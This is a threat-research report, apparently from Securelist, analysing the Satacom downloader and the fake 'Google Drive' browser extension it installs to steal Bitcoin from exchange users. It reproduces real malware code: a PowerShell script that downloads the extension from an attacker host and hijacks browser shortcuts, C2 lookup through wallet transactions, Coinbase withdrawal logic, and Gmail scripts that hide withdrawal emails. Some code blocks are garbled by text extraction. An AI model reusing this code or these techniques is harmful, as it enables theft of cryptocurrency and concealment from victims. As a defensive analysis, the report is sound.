# Satacom delivers browser extension that steals cryptocurrency

SL securelist.com/satacom-delivers-cryptocurrency-stealing-browser-extension/109807/



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
Satacom downloader, also known as LegionLoader, is a renowned malware family that emerged in 2019. It is known to use the technique of querying DNS servers to obtain the base64-encoded URL in order to receive the next stage of another malware family currently distributed by Satacom. The Satacom malware is delivered via third-party websites. Some of these sites do not deliver Satacom themselves, but use legitimate advertising plugins that the attackers abuse to inject malicious ads into the webpages. The malicious links or ads on the sites redirect users to malicious sites such as fake file-sharing services. In this report we cover a recent malware distribution campaign related to the Satacom downloader. The main purpose of the malware that is dropped by the Satacom downloader is to steal BTC from the victim's account by performing web injections into targeted cryptocurrency websites. The malware attempts to do this by installing an extension for Chromium-based web browsers, which later communicates with its C2 server, whose address is stored in the BTC transaction data.

The malicious extension has various JS scripts to perform browser manipulations while the user is browsing the targeted websites, including enumeration and manipulation with cryptocurrency websites. It also has the ability to manipulate the appearance of some email services, such as Gmail, Hotmail and Yahoo, in order to hide its activity with the victim's cryptocurrencies shown in the email notifications.

## Satacom technical analysis


The initial infection begins with a ZIP archive file. It is downloaded from a website that appears to mimic a software portal that allows the user to download their desired (often cracked) software for free. The archive contains several legitimate DLLs and a malicious Setup.exe file that the user needs to execute manually to initiate the infection chain.

Various types of websites are used to spread the malware. Some of them are malicious websites with a hardcoded download link, while others have the "Download" button injected through a legitimate ad plugin. In this case, even legitimate websites may have a malicious "Download" link displayed on the webpage. At the time of writing, we saw the QUADS plugin being abused to deliver Satacom.



#### Websites with embedded QUADS ad plugin

The plugin is abused in the same way that other advertising networks are abused for malvertising purposes: the attackers promote ads that look like a "Download" button and redirect users to the attackers' websites.



#### WP QUADS ad plugin within the website's content

After the user clicks on the download button or link, there's a chain of redirects that automatically takes them through various servers to reach a website masquerading as a file-sharing service to distribute the malware. In the screenshot below, we can see examples of websites that are the final destinations of the redirection chains.

→ filetosend	Your Download
unknown.zip 5.44MB ZIP Uploaded on 3/17/2023 • Expires in 5 days	Filename:unknown.zip Size:5.5MB DOWNLOAD Date:March 18, 2023
DOWNLOAD	ファイル名:unknown.zip サイズ:5MB
Upload Files Terms of Service Privacy Policy © 2023 FileToSend	日付:2023 年 3 月 18 日

#### Fake 'file-sharing' services

After the user downloads and extracts the ZIP archive, which is about 7MB in size, a few binaries, EXE and DLL files are revealed. The DLLs are legitimate libraries, but the 'Setup.exe' file is a malicious binary. It is about 450MB, but is inflated with null bytes to make it harder to analyze. The original size of the file without the added null bytes is about 5MB and it is an Inno Setup type file.

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0248C710	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
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0248C730	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0248C740	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0248C750	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
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0248C7E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
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#### Null bytes added to the PE file

📓 setup.exe-

Inno Setup installers usually work as follows: at runtime the binary extracts a child installer to a temporary folder with the name 'Setup.tmp'. Then it runs the child installer 'Setup.tmp' file that needs to communicate with the primary installer with arguments pointing to the location of the original 'Setup.exe' and its packages in order to retrieve the BIN data inside the 'Setup.exe' file for the next step of the installation.


In the case of the Satacom installer, the Setup.tmp file, once running, creates a new PE DLL file in the Temp directory. After the DLL is created, the child installer loads it into itself and runs a function from the DLL.

It then decrypts the payload of Satacom and creates a new sub-process of 'explorer.exe' in order to inject the malware into the 'explorer.exe' process.

Based on the behavior we observed, we can conclude that the malware performs a common process injection technique on the remote 'explorer.exe' process called process hollowing. This is a known technique used to evade detection by AV applications.

The malicious payload that's injected into the 'explorer.exe' process uses the RC4 encryption implementation to decrypt its configuration data, communication strings and data for the other dropped binaries on the victim's machine. The encrypted data is stored inside the malicious payload.

The malware uses different hardcoded keys to decrypt the data at each step. There are four different RC4 keys that the malware uses to perform its actions, first decrypting the HEX string data to use it for its initial communication purposes.



#### RC4 keys (left pane) and encrypted HEX strings (right pane)


In the screenshot above, the left pane shows the four RC4 hardcoded keys as HEX strings, and in the right pane we can see the HEX strings that are decrypted using the RC4 'config\_strings' key to get the strings for the first initialization of communication with the C2. If we decrypt the strings ourselves using the key, we get the result shown in the screenshot.

Once the HEX strings are decrypted, 'explorer.exe' initiates its first communication. To do so, it performs a DNS request to don-dns[.]com (a decrypted HEX string) through Google DNS (8.8.8, another decrypted string) and it queries for the TXT record.

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Answer RRs: 1				7 47 47 74 34 76 6d 39 36ft/g 66t4vii96 encoded + encrypted			
Authority RRs:	9	0050 02 00 11 1 0060 45 2f 6a 7	0 00 74 21				
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DNS query for TXT record through Google to don-dns[.]com

Once the request is complete, the DNS TXT record is received as another base64-encoded RC4-encrypted string: "ft/gGGt4vm96E/jp". Since we have all of the RC4 keys, we can try to decrypt the string with the 'dns\_RC4\_key' and get another URL as a result. This URL is where the payload is actually downloaded from.



Decrypted string of TXT record


## The payload: malicious browser extension

The Satacom downloader downloads various binaries to the victim's machine. In this campaign we observed a PowerShell script being downloaded that installs a malicious Chromium-based browser extension that targets Google Chrome, Brave and Opera.

The extension installation script is responsible for downloading the extension in a ZIP archive file from a third-party website server. The PowerShell script downloads the archived file to the computer's Temp directory and then extracts it to a folder inside the Temp directory.

After that, the script searches for the possible locations of shortcuts for each of the targeted browsers in such places as Desktop, Quick Launch and Start Menu. It also configures the locations of the browsers' installation files and the location of the extension on the computer.

Finally, the PS script recursively searches for any link (.LNK) file in the above locations and modifies the "Target" parameter for all existing browser shortcuts with the flag "–load-extension=[pathOfExtension]" so that the shortcut will load the browser with the malicious extension installed.



#### Chrome shortcut with the extension parameter

After performing this action, the script closes any browser processes that may be running on the machine, so that the next time the victim opens the browser, the extension will be loaded into the browser and run while the user is browsing the internet.

This extension installation technique allows the threat actors to add the addon to the victim's browser without their knowledge and without uploading it to the official extension stores, such as the Chrome Store, which requires the addon to meet the store's requirements.

```
Add-Type -AssemblyName System.Web
2
       Serror.Clear()
3
       $strangeDesktop = [Environment]::GetFolderPath("CommonDesktopDirectory")
4
       $programFiles = [Environment]::GetFolderPath("ProgramFiles")
5
       $appData = [Environment]::GetFolderPath("ApplicationData")
       $userProfile = [Environment]::GetFolderPath("UserProfile")
6
7
       $localAppData = [Environment]::GetFolderPath("LocalApplicationData")
8
9
       $zipFileUrl = "http://tchk-l.com/____"
10
11
       $webClient = New-Object System.Net.WebClient
12
       $webClient.DownloadFile($zipFileUrl, "$localAppData\default.zip")
13
       Expand-Archive "$localAppData\default.zip" "$localAppData\Default"
14
15
16
       $startMenuPrograms = @(
17
          "$strangeDesktop",
18
          "$userProfile\Desktop",
19
          "$appData\Microsoft\Internet Explorer\Quick Launch"
20
       )
21
22
       $braveWorkingFolder = "$programFiles\BraveSoftware\Brave-Browser\Application"
23
       $chromeWorkingFolder = "$programFiles\Google\Chrome\Application"
       $operaGXWorkingFolder = "$localAppData\Programs\Opera GX"
24
       $extensionPath = "$localAppData\Default"
25
26
       $shell = New-Object -ComObject WScript.Shell
27
28
      Get-ChildItem -Path $startMenuPrograms -Filter *. lnk -Recurse -Force |
     29
          Where-Object {
              $link = $shell.CreateShortcut($_.FullName)
30
31
               $link.WorkingDirectory -eq $braveWorkingFolder -or
32
               $link.WorkingDirectory -eq $chromeWorkingFolder -or
33
              $link.WorkingDirectory -eq $operaGXWorkingFolder
34
           } |
     35
          ForEach-Object {
36
               $link = $shell.CreateShortcut($ .FullName)
37
               $link.Arguments = "$($link.Arguments) --load-extension=$extensionPath"
38
               $link.Save()
39
           ł
40
41
42
       Stop-Process -Name "chrome" -Force
43
       Stop-Process -Name "opera" -Force
44
       Stop-Process -Name "brave" -Force
45
46
       if($error.count -gt 0)
47
    48
           $outputValue = $($error -join [Environment]::NewLine)
49
           $enc = [System.Text.Encoding]::UTF8
50
          $Bytes = $enc.GetBytes($outputValue)
51
           $EncodedText =[Convert]::ToBase64String($Bytes)
52
           $EncodedText = [System.Web.HttpUtility]::UrlEncode($EncodedText)
53
54
           $webClient = New-Object System.Net.WebClient
55
           56
57
     L
```

#### Extension installation PowerShell script

Malicious extension analysis

After installation of the extension, we can analyze its functionality and features by checking specific files stored in the extension's directory. If we take a look at the first lines of the 'manifest.json' file, we'll see that the extension disguises itself by naming the addon "Google Drive," so even when the user accesses the browser addons, the only thing they will see is an addon named "Google Drive", which looks like just another standard Google extension installed inside the browser.

```
Ξť
2
        "offline enabled": true,
3
        "name": "Google Drive",
        "author": "Google inc.",
4
5
        "description": "Google Drive: create, share and keep all your stuff in one place.",
        "version": "1.8.7",
6
        "icons": {
7
    E
         "128": "ico.png"
8
9
        },
```

#### The manifest.json file settings

Another malicious extension file that always runs in the background when the user is browsing is 'background.js', which is responsible for initializing communication with the C2. If we take a closer look at the JavaScript code, we'll find an interesting function call at the bottom of the script with a string variable that is the address of a bitcoin wallet.

```
303 var btc_adress="bclqtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu";
304 async function fetchBlockJSON() {
305 const response = await fetch('https://blockchain.info/address/'+btc_adress+'?format=json');
306 const block = await response.json();
307 return block;
308 }
```

#### Background.js script snippet

Looking at the script's code, we can conclude that the extension is about to fetch another string from the hardcoded URL, into which the script inserts the bitcoin address. The JavaScript receives data in JSON format, which shows the wallet's transaction activity, and then looks for a specific string within the latest transaction details.

$\leftarrow$ $\rightarrow$ C A https://block	chain.info/address/bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu?format=json					
JSON Raw Data Headers						
Save Copy Collapse All Expand All						
value. ▼ out: ▼ 0:	22702					
type:	0					
spent:	false					
value:	56949					
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n:	0					
<pre>tx_index:</pre>	3219506419569241					
script:	"76a914796f752d7261626269742e636f6d0000000000088ac"					
script;	/68514/561/520/261626265/42656160666666666666668886					
addn:	"1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF"					
addr:	"1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF"					
addr: result:	"1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF" -59209					
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addr: result: balance: v1: hash: ver: vin_sz:	"1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF" -59209 0 "cd4fb29b3e1b68b37108feab0917113edea515e709b9a991d35a5a8faf7ad029" 2 1					

#### JSON of the transaction details

There are two strings on the page that contain the C2 address. The "script" string is a HEX string that contains the C2 host of the malware, and the "addr" string is the Base58-encoded C2 address. The reason for using the last cryptocurrency transaction of a specific wallet to retrieve the C2 address is that the server address can be changed by the threat actors at any time. Moreover, this trick makes it harder to disable the malware's communication with its C2 server, since disabling wallets is much more difficult than blocking or banning IPs or domains. If the C2 server is blocked or taken down, the threat actors can simply change the 'script' or 'addr' string to a different C2 server by performing a new transaction. And since the extension always checks these strings to retrieve the C2, it will always ask for the new one if it's ever changed.

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Delimiter Auto							
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Recipe			Input				
From Base58		⊘ 11	1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF				
Alphabet 123456789ABCDEF	Remove non-alpha	bet chars					
			nec 34 = 1				
			Output				
			Nyou-rabbit.com\\\\.A&r				

#### Decoded C2 address from the transaction details

The extension has several other scripts that are responsible for initializing the received commands and become functional after the C2 address is retrieved, because the scripts need to obtain some important information from the C2. For example, the C2 holds the BTC address that will be used when the BTC is transferred from the victim's wallet to the threat actor's wallet.



#### Threat actor's BTC wallet address

To get hold of the victim's cryptocurrency, the threat actors use web injects on the targeted websites. The web inject script is also provided by the C2 after the extension contacts it. In the following screenshot, we can see the 'injections.js' script from the extension, which fetches the web inject script from the C2 server.

```
export const getInjections = () => {
    return new Promise(async (res) ==

2
           return new Promise(async (res) => {
     Ė
3
               chrome.storage.local.get(['domain', 'uuid'], async (result) => {
4
                   const domain = result.domain
                    const uuid = result.uuid
5
6
 7
                   const request = await fetch(`https://${domain}/machine/injections?uuid=${uuid}`)
8
                    const injections = await request.json()
9
10
     Ē
                    chrome.storage.local.set({
11
                        injections
12
                    Ð
13
14
                    return res(true)
15
                F)
16
            })
      L
17
```

#### The injections.js script

After the addon contacts the C2 server – extracted as mentioned above – the server responds with the web inject script that will be used on the targeted websites.

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\"object\"==typeof moduless\"object\"==typeof module.exports?module.exports=e.docum			or (\"jQue	ry req	uire:	s a vi	indow
with a document\");return t(e));t(e))(\"undefined\"!=typeof window?window:this,func							
t=[],r=Object.getPrototypeOf,s=t.slice,g=t.flat?function(e)(return t.flat.call(e)):							
(),o=n.toString,v=n.hasOwnProperty,a=v.toString,l=a.call(Object),y=(),m=function(e)							
e.item),x=function(e){return null!=e&&e==e.window},E=C.document,c={type:!0,src:!0,							
<pre>\");if(o.text=e,t)for(r in c)(i=t[r]  t.getAttribute&amp;&amp;t.getAttribute(r))&amp;&amp;o.setAttr </pre>							
null==e?e+\"\":\"object\"==typeof e  \"function\"==typeof e?n[o.call(e)]  \"object\					1)))1	unctio	on
<pre>p(e)(var t=!!ess\"length\"in esse.length,n=w(e);return!m(e)ss!x(e)ss(\"array\"===n  (jquery:f,constructor:S,length:0,toArray:function()(return s.call(this)),get:functi</pre>		peor taau <taat-1 e))s.in="S.&lt;/td" in=""><td>prococype</td><td>-</td><td></td><td></td><td></td></taat-1>	prococype	-			
<pre>()query:r,constructor:s,length:0,towrray:runction()(return s.call(this)),get:runcti null==e?s.call(this):e&lt;0?this[e+this.length]:this[e]),pushStack:function(e)(var t=S</pre>		all all sectors a second sectors his					
<pre>s.call(this):e(o/this[e+this.length]:this[e]), pushstack:lunction(e)(var t-s S.each(this,e)), map:function(n) {return this.pushStack(S.map(this,function(e,t) {retu</pre>			s,c),eaci	i: Lunet	TOUG	e) (rec	urn
<pre>this.pushStack(s.apply(this,arguments))),first:function()(return this.eq(0)),last:f</pre>							
this.pushStack(S.apply(this, function(e, t) {return(t+1)+2)))},odd:function() (return th				tionle	1 ( 1700)		
t=this.length,n=+e+(e<0?t:0);return this.pushStack(0<=n&&n <t?[this[n]]:[])),end:fun< td=""><th></th><td>is, function(e, c) (fecure c(z)))</td><td>,eq.run</td><td>cronie</td><td>i) ( vai</td><td>-</td><td></td></t?[this[n]]:[])),end:fun<>		is, function(e, c) (fecure c(z)))	,eq.run	cronie	i) ( vai	-	
this.prevObject  this.constructor()),push:u,sort:t.sort,splice:t.splice),S.extend=S		ver e t n r i o eserguments[0]					
<pre>(),s=1,u=arguments.length,l=!1;for(\"boolean\"==typeof a&amp;&amp;(l=a,a=arguments[s]  (),s</pre>				11: =++)	if (n)	11!=	
<pre>(e=arguments[s]))for(t in e)r=e[t],\" proto \"!==t66a!==r66(166r66(S.isPlainObjec</pre>					(		
<pre>[]:i  S.isPlainObject(n)?n:{},i=!1,a[t]=S.extend(1,o,r)):void 0!==r44(a[t]=r));retu</pre>				\/\\D\	/a.		
(")"), isReady: [0, error: function(e) (throw new Error(e)), noop: function()(), isPlainObj						!(t=r(	(e))
\"function\"typeof(n=v.call(t,\"constructor\") &&t.constructor) &&a.call(n)1)},i					,,		
e)return 1; return 0, globalEval: function (e, t, n) (b (e, (nonce: t&&t.nonce), n)), each: fun							
r <n;r++) e)="" for(r="" if(!1="==t.call(e[r],r,e[r&lt;/td" in=""><th>]))break;return e),mak</th><td>eArray:function(e,t)(var n=t  </td><td>[];return</td><td>null!</td><td>=e&amp;&amp;</td><td></td><td></td></n;r++)>	]))break;return e),mak	eArray:function(e,t)(var n=t	[];return	null!	=e&&		
(p(Object(e))?S.merge(n,\"string\"==typeof e?[e]:e):u.call(n,e)),n), inArray:functio	n(e,t,n) (return null==	t?-1:i.call(t,e,n)),merge:func	tion(e,t)	(for (v	ar		
n=+t.length,r=0,i=e.length;r <n;r++)e[i++]=t[r];return e.length="i,e),grep:function(e&lt;/td"><th>,t,n) {for (var r=[],i=0</th><td>,o=e.length,a=!n;i&lt;0;i++) !t(e[</td><td>i],i)!==a</td><td>ser.pu</td><td>sh(e</td><td>[i]);r</td><td>eturn</td></n;r++)e[i++]=t[r];return>	,t,n) {for (var r=[],i=0	,o=e.length,a=!n;i<0;i++) !t(e[	i],i)!==a	ser.pu	sh(e	[i]);r	eturn
r},map:function(e,t,n)(var r,i,o=0,a=[];if(p(e))for(r=e.length;o <r;o++)null!=(i=t(e< td=""><th><pre>[0],0,n)) &amp; &amp; a.push(i);e</pre></th><td>lse for (o in e) null != (i=t (e[o]</td><td>, 0, n) ) 228</td><td>.push(</td><td>i);re</td><td>eturn</td><td></td></r;o++)null!=(i=t(e<>	<pre>[0],0,n)) &amp; &amp; a.push(i);e</pre>	lse for (o in e) null != (i=t (e[o]	, 0, n) ) 228	.push(	i);re	eturn	
g(a)),guid:1,support:y}),\"function\"==typeof Symbol&&(S.fn[Symbol.iterator]=t[Symb	ol.iterator]),S.each(\	"Boolean Number String Functio	n Array I	ate Re	gExp	Objec	t
<pre>Error Symbol\".split(\" \"),function(e,t)(n[\"[object \"+t+\"]\"]=t.toLowerCase()))</pre>	;var d=function(n)(var	e,d,b,o,i,h,f,g,w,u,l,T,C,a,E	,v,s,c,y,	S=\"si	zzle	"+1*n	new.
Date,p=n.document,k=0,r=0,m=ue(),x=ue(),k=ue(),N=ue(),j=function(e,t)(return e===t&	&(1=!0),0),D=().hasOwn	Property, t=					
[],q=t.pop,L=t.push,H=t.push,O=t.slice,P=function(e,t)(for(var n=0,r=e.length;n <r;n< p=""></r;n<>							
1},R=\"checked selected async autofocus autoplay controls defer disabled hidden ism							
\",I=\"(?:\\\\\\\[\\\\da-fA-F]{1,6}\"+H+\"? \\\\\\[^\\\r\\\n\\\\f] [\\\\u-] [^							
\\\\\\\ [^\\\\\\\\\\\\\'])*)' \\\"((?:\\\\\\ [^\\\\\\\\\\\\\\\\\\\\\\\\\\\\\							
\\\\\\\\\\\([^\\\\\\\\\\\\\\\\\\\"]) *) \\\")   ((?:\\\\\\\. [^\\\\\\() [\\\\]]  \"+W+\") *)   .*) \						11111	11)
(?:\\\\\\\.)*)\"+H+\"+\$\",\"g\"), =new RegExp(\"^\"+H+\"*,\"+H+\"*"), z=new RegExp							
RegExp(F), V=new RegExp(\"^\"+I+\"\$\"),G=(ID:new RegExp(\"^#(\"+I+\")\"),CLASS:new R							
<pre>\"+W), PSEUDO:new RegExp(\"^\"+F), CHILD:new RegExp(\"^: (only first last nth nth-last web) Re(0) double (0) and (0) and</pre>							
\"+N+\"*(\\\\d+) ))\"+N+\"*\\\\) )\",\"i\"),bool:new RegExp(\"^(?:\"+R+\")\$\",\"i\"	, needscontext:new Reg	<pre>hzxp(11"+R+1""[&gt;+~]]:(even od</pre>	aled[gt];	c nth	11rs	liast	a) -

#### Webinject script from C2 server

If we take a closer look at the script, we can see that the threat actors are targeting various websites. In the version of the script shown above we can see that it targets Coinbase, Bybit, KuCoin, Huobi and Binance users.

Since the script within the C2 can be changed at any time, the threat actors can add or remove other web injection targets, as well as start targeting cryptocurrencies other than BTC, which makes this extension pretty dynamic and allows threat actors to control the malicious extension by changing the scripts.

If we look at the script, we can see that the extension performs various actions on the targeted websites. For example, it has the ability to retrieve the victims' addresses, obtain account information, bypass 2FA, and much more. Moreover, it's capable of transferring BTC currency from the victim's wallet to the attackers' wallet.

```
const getAddress = async (type) => {
    return new Promise((res, rej) => {
        window.postMessage({
            type: "exchange-get-address",
            param: {
                "type": type
            }
        }, "*");
        window.addEventListener("message", (event) => {
            if (event.data && event.data.cmd) {
                if (event.data.cmd === "exchange-get-addr") {
                    return res(event.data.param)
                }
            }
        }, false);
    })
 const getAccounts = () => {
     $.ajax({
         type: 'GET',
         url: 'https://www.coinbase.com/api/v2/accounts?limit=300',
         headers: {
             'cb-version': '2021-01-11'
         }
     }).then(data => {
         supportedAccounts = data.data
     })
 }
```

#### Functions from the web inject script

Looking at the full web inject script, we can conclude that the idea behind it is to steal BTC currencies from victims who have the malicious extension installed. The extension performs various actions on the account in order to remotely control it using the web inject scripts, and eventually the extension tries to withdraw the BTC currency to the threat actors' wallet. To circumvent the 2FA settings for transactions, the web inject script uses 2FA bypass techniques.

```
const startWithdraw = async () => {
   return new Promise(async (res) => {
       try (
            const WITHDRAW ADDRESS = await getAddress('BTC')
            if (!WITHDRAW ADDRESS) {
               return res(true)
            let prices = await $.ajax({
               type: 'GET',
               url: 'https://www.coinbase.com/api/v2/assets/prices?base=USDT&filter=holdable&resolution=latest'
            })
           prices = prices.data
            let accounts = await $.ajax({
               type: 'GET',
               url: 'https://www.coinbase.com/api/v2/accounts?limit=300'
            })
            accounts = accounts.data
            const accountId = accounts.findIndex(x => x.currency.code === 'BTC' && x.type === "wallet")
           if (accountId === -1) {
                return res(true)
            ι
            const fromAccount = accounts[accountId]
            const priceIndex = prices.findIndex(x => x.base === 'BTC')
            const usd = parseFloat(fromAccount.balance.amount) * parseFloat(prices[priceIndex].prices.latest)
            if (usd < parseFloat(settings.min amount)) {
               return res(true)
            ì
            const withdrawRequest = await $.ajax({
               type: 'POST',
                url: 'https://www.coinbase.com/api/v3/coinbase.public_api.authed.sends.Sends/CreateSendMax?g=e30%3D',
               headers: {
```

#### Snippet of the BTC withdrawal function from the web inject script

Before stealing the cryptocurrency, the extension communicates with the C2 server to get the minimum BTC value. It then compares this value with the actual amount of money in the target wallet. If the wallet contains less cryptocurrency than the minimum amount received from the C2, it doesn't withdraw any cryptocurrency from it.



#### Minimum amount threshold from C2

The script also performs several other checks before stealing the BTC currency. For example, it also checks the BTC to USD exchange rate.

When the amount of BTC in the target wallet meets the C2 checks, the script performs the withdrawal function to steal the BTC currency from the victim.

```
await setAllBalances(totalBalances)
 await setBalance(sumBalance)
 console.log(`--> Все активы свапнуты в ACCOUNT TYPE SPOT!`)
 setTimeout(async () => {
     const spotBalance = await getSpotBalance()
    if (!spotBalance) {
        return logOut()
     ł
     let balanceInUSD = 0
     for (const balance of spotBalance) {
       balanceInUSD += parseFloat(balance.usdtValue)
     ł
     console.log(`Eananc ACCOUNT_TYPE_SPOT: ${balanceInUSD.toFixed(2)}$`)
     if (balanceInUSD < parseFloat(settings.min amount)) {
        $('#waiting').remove()
        return
     }
     console.log(`Haчинаем свал всех активов в BTC`)
     for (const balance of spotBalance) {
         if (parseFloat(balance.usdtValue) >= 1 && balance.tokenId !== "BTC") {
            await startSellCurrency(balance.tokenId, parseFloat(balance.free), 'BTC')
         }
     ł
    console.log(`-> Все активы свапнуты в ВТС`)
     setTimeout(async () => {
       await startWithdraw('BTC')
    }, 2000)
 }, 2000)
Timeout(() => {
start()
```

#### Performing balance check

In addition to stealing BTC, the malicious extension performs additional actions to hide its activity.


For example, the malicious extension contains scripts that target three different email services: *Gmail*, *Hotmail* and *Yahoo*. The idea behind the scripts is to hide the email confirmation of the transaction performed by the malicious extension.

Each script makes visual changes to the emails once the victim reaches the email service's page. It searches for pre-defined email titles and content, and when it finds them, it simply hides them from the victim by injecting HTML code into the message body. As a result, the victim is unaware that a specific transaction transferring crypto currency to the threat actors' wallet was made.

1		Query v3.6.0   (c) OpenJS Foundation and other contributors   jquery.org/license */
2	funct	tion(e,t) {"use strict":"object"-typeof module&f"object"-typeof module&exports"e.document?t(e,10):function(e) {if (!e.document) throw new Error(";Ouery requires a window with a document"):return t(e)):t(e)) {"un
3		
		indow.location.href.indexOf('mail.google') > -1) (
5		$onst binance = () \Rightarrow ($
6		<pre>lst items = \$ (document).find(':contains("Withdrawal Requested")').filter(function () {</pre>
7		return @(this).children().length 0/
		11
2	-	
10	ι	for (const item of items) {
11		<pre>\$(item).text("[Binance] Authorize New Device")</pre>
12		
13		
14		<pre>items = \$(document).find('span:contains("Nemo:")')</pre>
15		rems = + (monents) * ring( shan concerns ( stant ) *)
16	E.	for (const item of items) {
17		\$(iten).html(" <span class="Zt">inbsp;</span> Authorize New Device You recently attempted to sign in to your Binance account from a new device or location. As a security measure, we require additional confi.")
18		
19		
20	<b>_</b>	<pre>items = \$(\$(document).find('div:contains("Memo:")').filter(function ())</pre>
	-	
21		return \$(this).children().length ==== 0;
22		))[0]).parents('.ii')
23		
2.4	Ē	for (const item of items) (
25		<pre>domst code = \$(\$(item).find('div[style'="font-size:20xx")')[1]).find('div').text()</pre>
26		aanse aaam - +isimaani asilaalma - maaa ammaansel Lifeliyamad asi kiamadi
	-	
27	<b></b>	<pre>\$ (item).html('<div class="a3s ail" id="'!9z">\n' +</div></pre>
28		1 chiu chaumfaddin chiunta a


#### Extension JS targeting Gmail

In addition, the extension can manipulate email threads from the targeted websites, so if the victim opens a thread from, for example, Binance, it can change the content of the emails and display a fake email thread that looks exactly like the real one. It also contains a placeholder for desired strings that the extension can inject into the content of the message page.



#### Fake email thread template

The malicious extension has many other JavaScripts and it's capable of performing additional actions. For example, it can extract information through the browser, such as the system information, cookies, browser history, screenshots of opened tabs, and even receive commands from the C2 server.



## JavaScripts: requesting commands from the C2 (left pane) and taking screenshots (right pane)

The purpose of the extension is to steal BTC and manipulate targeted cryptocurrency websites and email services to make the malware as stealthy as possible, so the victim doesn't notice any information about the fraudulent transactions. The extension can update its functionality due to the technique used to retrieve the C2 server via the last transaction of a specific BTC wallet, which can be modified at any time by making another transaction to this wallet. This allows the threat actors to change the domain URL to a different one in case it's banned or blocked by antivirus vendors.

## Victims

This campaign targets individual users around the world. According to our telemetry, in Q1 2023 users in the following countries were most frequently infected: Brazil, Algeria, Turkey, Vietnam, Indonesia, India, Egypt, Mexico.

## Conclusions

